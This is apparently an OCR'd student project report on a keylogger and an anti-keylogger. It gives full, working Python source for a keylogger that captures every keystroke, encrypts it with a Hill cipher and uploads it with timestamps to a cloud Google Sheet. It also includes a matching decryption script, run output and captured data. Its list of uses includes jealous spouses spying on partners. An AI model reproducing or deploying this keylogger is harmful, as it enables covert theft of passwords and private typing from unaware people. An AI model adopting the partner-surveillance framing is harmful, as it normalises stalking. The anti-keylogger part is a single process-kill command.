
```
PS C:\Users\vansh\Desktop\Data\VIT\Projects\CYBER\code\code> python keylogger.py
running keylogger
```

Function to call keylogger file



```
PS C:\Users\vansh\Desktop\Data\VIT\Projects\CYBER\code\code> python keylogger.py
running keylogger
ex
Uploading to database:  ['15/10/2019 22:09:42', 'XE']
cx
Uploading to database:  ['15/10/2019 22:09:44', 'VA']
ex
Uploading to database:  ['15/10/2019 22:09:45', 'XE']
hx
Uploading to database:  ['15/10/2019 22:09:47', 'NX']
tx
Uploading to database:  ['15/10/2019 22:09:48', 'ZV']
ex
Uploading to database:  ['15/10/2019 22:09:49', 'XE']
```


Uploading of the database by using keylogger.py file


Keylog Data
File Edit View Insert Format Data Tools Add-ons Help
Last edit was made 2 minutes ago by vansh-282
Share
100%
Default (Ari...
10

fx 15/10/2019 22:10:55

	A	B
59	25/09/2019 15:31:10	TW
60	25/09/2019 15:30:52	BZ
61	25/09/2019 15:30:50	XR
62	25/09/2019 15:30:47	JP
63	25/09/2019 00:47:36	XE
64	25/09/2019 00:47:30	XE
65	25/09/2019 00:47:02	BM
66	25/09/2019 00:46:58	NX
67	25/09/2019 00:42:13	HY
68	25/09/2019 00:42:12	XE
69	25/09/2019 00:42:10	RF
70	25/09/2019 00:42:08	NX
71	25/09/2019 00:35:37	PO
72	25/09/2019 00:35:36	XE
73	25/09/2019 00:35:34	XE
74	25/09/2019 00:35:20	XE
75	25/09/2019 00:35:18	PO
76	10/09/2019 10:23:04	XE
77	10/09/2019 10:23:03	HL
78	10/09/2019 10:23:02	TW
79	10/09/2019 10:22:40	XE
80	10/09/2019 10:22:39	XE
81	10/09/2019 10:22:38	XE
82	10/09/2019 10:22:37	XE
83	10/09/2019 10:22:36	XE
84	10/09/2019 10:22:34	XE

Storing of the keylogger data on cloud along with time



```
PS C:\Users\vansh\Desktop\Data\VIT\Projects\CYBER\code\code> python antikeylogger.py
SUCCESS: The process "keylogger.exe" with PID 16040 has been terminated.
```

Keylogger

Keylogger has been terminated

Anti-keylogger successfully terminating the keylogger

CODE

keylogger.py (1)

```
import os
import sys
import math
import numpy as np
sys.path.append(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
from pynput.keyboard import Key, Listener
import logging
from datetime import datetime
import gspread
from oauth2client.service_account import ServiceAccountCredentials

# using credentials to create a client to interact with the Google Drive API
scope = ['https://spreadsheets.google.com/feeds', 'https://www.googleapis.com/auth/drive']
creds = ServiceAccountCredentials.from_json_keyfile_name('client_secret.json', scope)
client = gspread.authorize(creds)
sheet = client.open("Keylog Data").sheet1

def uploadToDatabase(key):
                print("Uploading to database: ", end=" ")
                now = datetime.now()
                dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
                row = [dt_string, key]
                print(row)
                index = 1
                sheet.insert_row(row, index)

log_dir = ""

print("running keylogger")

logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')

hill_key = "oplk"
```

keylogger.py (2)

```
def encrypt(msg):
    # Replace spaces with nothing
    msg = msg.replace(" ", "")
    # Ask for keyword and get encryption matrix
    C = make_key()
    # Append zero if the messsage isn't divisble by 2
    len_check = len(msg) % 2 == 0
    if not len_check:
        msg += "0"
    # Populate message matrix
    P = create_matrix_of_integers_from_string(msg)
    # Calculate length of the message
    msg_len = int(len(msg) / 2)
    # Calculate P * C
    encrypted_msg = ""
    for i in range(msg_len):
        # Dot product
        row_0 = P[0][i] * C[0][0] + P[1][i] * C[0][1]
        # Modulate and add 65 to get back to the A-Z range in ascii
        integer = int(row_0 % 26 + 65)
        # Change back to chr type and add to text
        encrypted_msg += chr(integer)
        # Repeat for the second column
        row_1 = P[0][i] * C[1][0] + P[1][i] * C[1][1]
        integer = int(row_1 % 26 + 65)
        encrypted_msg += chr(integer)
    return encrypted_msg

def make_key():
     # Make sure cipher determinant is relatively prime to 26 and only a/A - z/Z are given
    determinant = 0
    C = None
    while True:
```

keylogger.py (3)

```
cipher = hill_key
        C = create_matrix_of_integers_from_string(cipher)
        determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
        determinant = determinant % 26
        inverse_element = find_multiplicative_inverse(determinant)
        if inverse_element == -1:
            print("Determinant is not relatively prime to 26, uninvertible key")
        elif np.amax(C) > 26 and np.amin(C) < 0:
            print("Only a-z characters are accepted")
            print(np.amax(C), np.amin(C))
        else:
            break
    return C
def find_multiplicative_inverse(determinant):
    multiplicative_inverse = -1
    for i in range(26):
        inverse = determinant * i
        if inverse % 26 == 1:
            multiplicative_inverse = i
            break
    return multiplicative_inverse

def create_matrix_of_integers_from_string(string):
    # Map string to a list of integers a/A <-> 0, b/B <-> 1 ... z/Z <-> 25
    integers = [chr_to_int(c) for c in string]
    length = len(integers)
    M = np.zeros((2, int(length / 2)), dtype=np.int32)
    iterator = 0
    for column in range(int(length / 2)):
        for row in range(2):
            M[row][column] = integers[iterator]
            iterator += 1
    return M
```

keylogger.py (4)

```
def chr_to_int(char):
    char = char.upper()
    integer = ord(char) - 65
    return integer

def on_press(key):
                    s = str(key)[1] + 'x'
                    print(s)
                    encryptedKey = encrypt(s)
                    uploadToDatabase(str(encryptedKey)) # uploading encrypted key pressed to cloud database
                    logging.info(str(key)) # logging key pressed

with Listener(on_press=on_press) as listener:
    listener.join()
```

antikeylogger.py

```
import os
import time

var = os.system("TASKKILL /F /IM keylogger.exe")

import ctypes  # An included library with Python install.
ctypes.windll.user32.MessageBoxW(0, "Keylogger has been terminated", "Keylogger", 1)
```

hill_decyrpt.py (1)

```
import numpy as np

def decrypt(encrypted_msg):
    C = make_key()
    determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
    determinant = determinant % 26
    multiplicative_inverse = find_multiplicative_inverse(determinant)
    C_inverse = C
    C_inverse[0][0], C_inverse[1][1] = C_inverse[1, 1], C_inverse[0, 0]
    C[0][1] *= -1
    C[1][0] *= -1
    for row in range(2):
        for column in range(2):
            C_inverse[row][column] *= multiplicative_inverse
            C_inverse[row][column] = C_inverse[row][column] % 26

    P = create_matrix_of_integers_from_string(encrypted_msg)
    msg_len = int(len(encrypted_msg) / 2)
    decrypted_msg = ""
    for i in range(msg_len):
        column_0 = P[0][i] * C_inverse[0][0] + P[1][i] * C_inverse[0][1]
        integer = int(column_0 % 26 + 65)
        decrypted_msg += chr(integer)
        column_1 = P[0][i] * C_inverse[1][0] + P[1][i] * C_inverse[1][1]
        integer = int(column_1 % 26 + 65)
        decrypted_msg += chr(integer)
    if decrypted_msg[-1] == "0":
        decrypted_msg = decrypted_msg[:-1]
    return decrypted_msg
```

hill_decyrpt.py (2)

```
def find_multiplicative_inverse(determinant):
    multiplicative_inverse = -1
    for i in range(26):
        inverse = determinant * i
        if inverse % 26 == 1:
            multiplicative_inverse = i
            break
    return multiplicative_inverse


def make_key():
     # Make sure cipher determinant is relatively prime to 26 and only a/A - z/Z are given
    determinant = 0
    C = None
    while True:
        cipher = 'oplk'
        C = create_matrix_of_integers_from_string(cipher)
        determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
        determinant = determinant % 26
        inverse_element = find_multiplicative_inverse(determinant)
        if inverse_element == -1:
            print("Determinant is not relatively prime to 26, uninvertible key")
        elif np.amax(C) > 26 and np.amin(C) < 0:
            print("Only a-z characters are accepted")
            print(np.amax(C), np.amin(C))
        else:
            break
    return C
```

hill_decyrpt.py (3)

```
def create_matrix_of_integers_from_string(string):
    # Map string to a list of integers a/A <-> 0, b/B <-> 1 ... z/Z <-> 25
    integers = [chr_to_int(c) for c in string]
    length = len(integers)
    M = np.zeros((2, int(length / 2)), dtype=np.int32)
    iterator = 0
    for column in range(int(length / 2)):
        for row in range(2):
            M[row][column] = integers[iterator]
            iterator += 1
    return M

def chr_to_int(char):
    char = char.upper()
    integer = ord(char) - 65
    return integer

if __name__ == "__main__":
    encrypted_msg = input("Encrypted Message: ")
    decrypted_msg = decrypt(encrypted_msg)
    print(decrypted_msg)
```

Alternative Method

- Create a type of environment that will try to detect if there is a Keylogger in the system of the user.

- This is possible by the means of using different kernel which is not seen by the keylogger program .

- Once the work of anti-keylogger is finish it will close the secure desktop which is not needed now.

- Basically, the 2 desktops are separated by the kernel, so the applications can't interact: the keylogger that is running on the original desktop will not intercept the messages received by a program which is found on the other desktop.

Applications of anti-keyloggers

- **Public computers :**

1. Public computers are particularly susceptible to keyloggers because any number of people can gain access to the machine and install both a hardware keylogger and a software keylogger, either or both of which can be secretly installed in a matter of minutes.

2. Anti-keyloggers are often used on a daily basis to ensure that public computers are not infected with keyloggers, and are safe for public use.

- **Gaming usage:**

1. Keyloggers have been prevalent in the online gaming industry, being used to secretly record a gamer's access credentials, user name and password, when logging into an account, this information is sent back to the hacker.

2. The hacker can sign on later to the account and change the password to the account, thus stealing it.

3. For e.g., Anti-keyloggers are used by many World of Warcraft and other gaming community members in order to try to keep their gaming accounts secure.

- **Financial institutions:**

1. Financial Institutions have become the target of keyloggers, particularly those institutions which do not use advanced security features such as PIN pads or screen keyboards.

2. Anti-keyloggers are used to run regular scans of any computer on which banking or client information is accessed, protecting passwords, banking information, and credit card numbers from identity thieves.

- **Personal use:**

1. The most common use of an anti-keylogger is by individuals wishing to protect their privacy while using their computer; uses range from protecting financial information used in online banking, any passwords, personal communication, and virtually any other information which may be typed into a computer.

2. Keyloggers are often installed by people known by the computer's owner, and many times have been installed by an ex-partner hoping to spy on their ex-partner's activities, particularly chat.

Application of keyloggers

- **Parental control:** Parents can track what their children do on the Internet, and can opt to be notified if there are any attempts to access websites containing adult or otherwise inappropriate content.
- **Jealous spouses** or partners can use a keylogger to track the actions of their better half on the Internet if they suspect them of “virtual cheating”.
- **Company security**: tracking the use of computers for non-work-related purposes, or the use of workstations after hours.

- **Company security**: using keyloggers to track the input of key words and phrases associated with commercial information which could damage the company (materially or otherwise) if disclosed

- **Other security (e.g. law enforcement):** using keylogger records to analyse and track incidents linked to the use of personal computers

Conclusions

- As a result , we will be creating 2 things keylogger and an anti–keylogger to detect them .
- The keylogger will be able to read all the information whereas typing after anti-keylogger will terminate the keylogger process.
- As a result , the information will be safe and no one except the user will be able to read this.

References

- https://en.wikipedia.org/wiki/Keystroke_logging
- https://www.webopedia.com/TERM/K/keylogger.html
- https://en.m.wikipedia.org/wiki/Anti-keylogger?wprov=sfla1
- https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/
- http://ijarcet.org/wp-content/uploads/IJARCET-VOL-4-ISSUE-4-1465-1469.pdf

THE END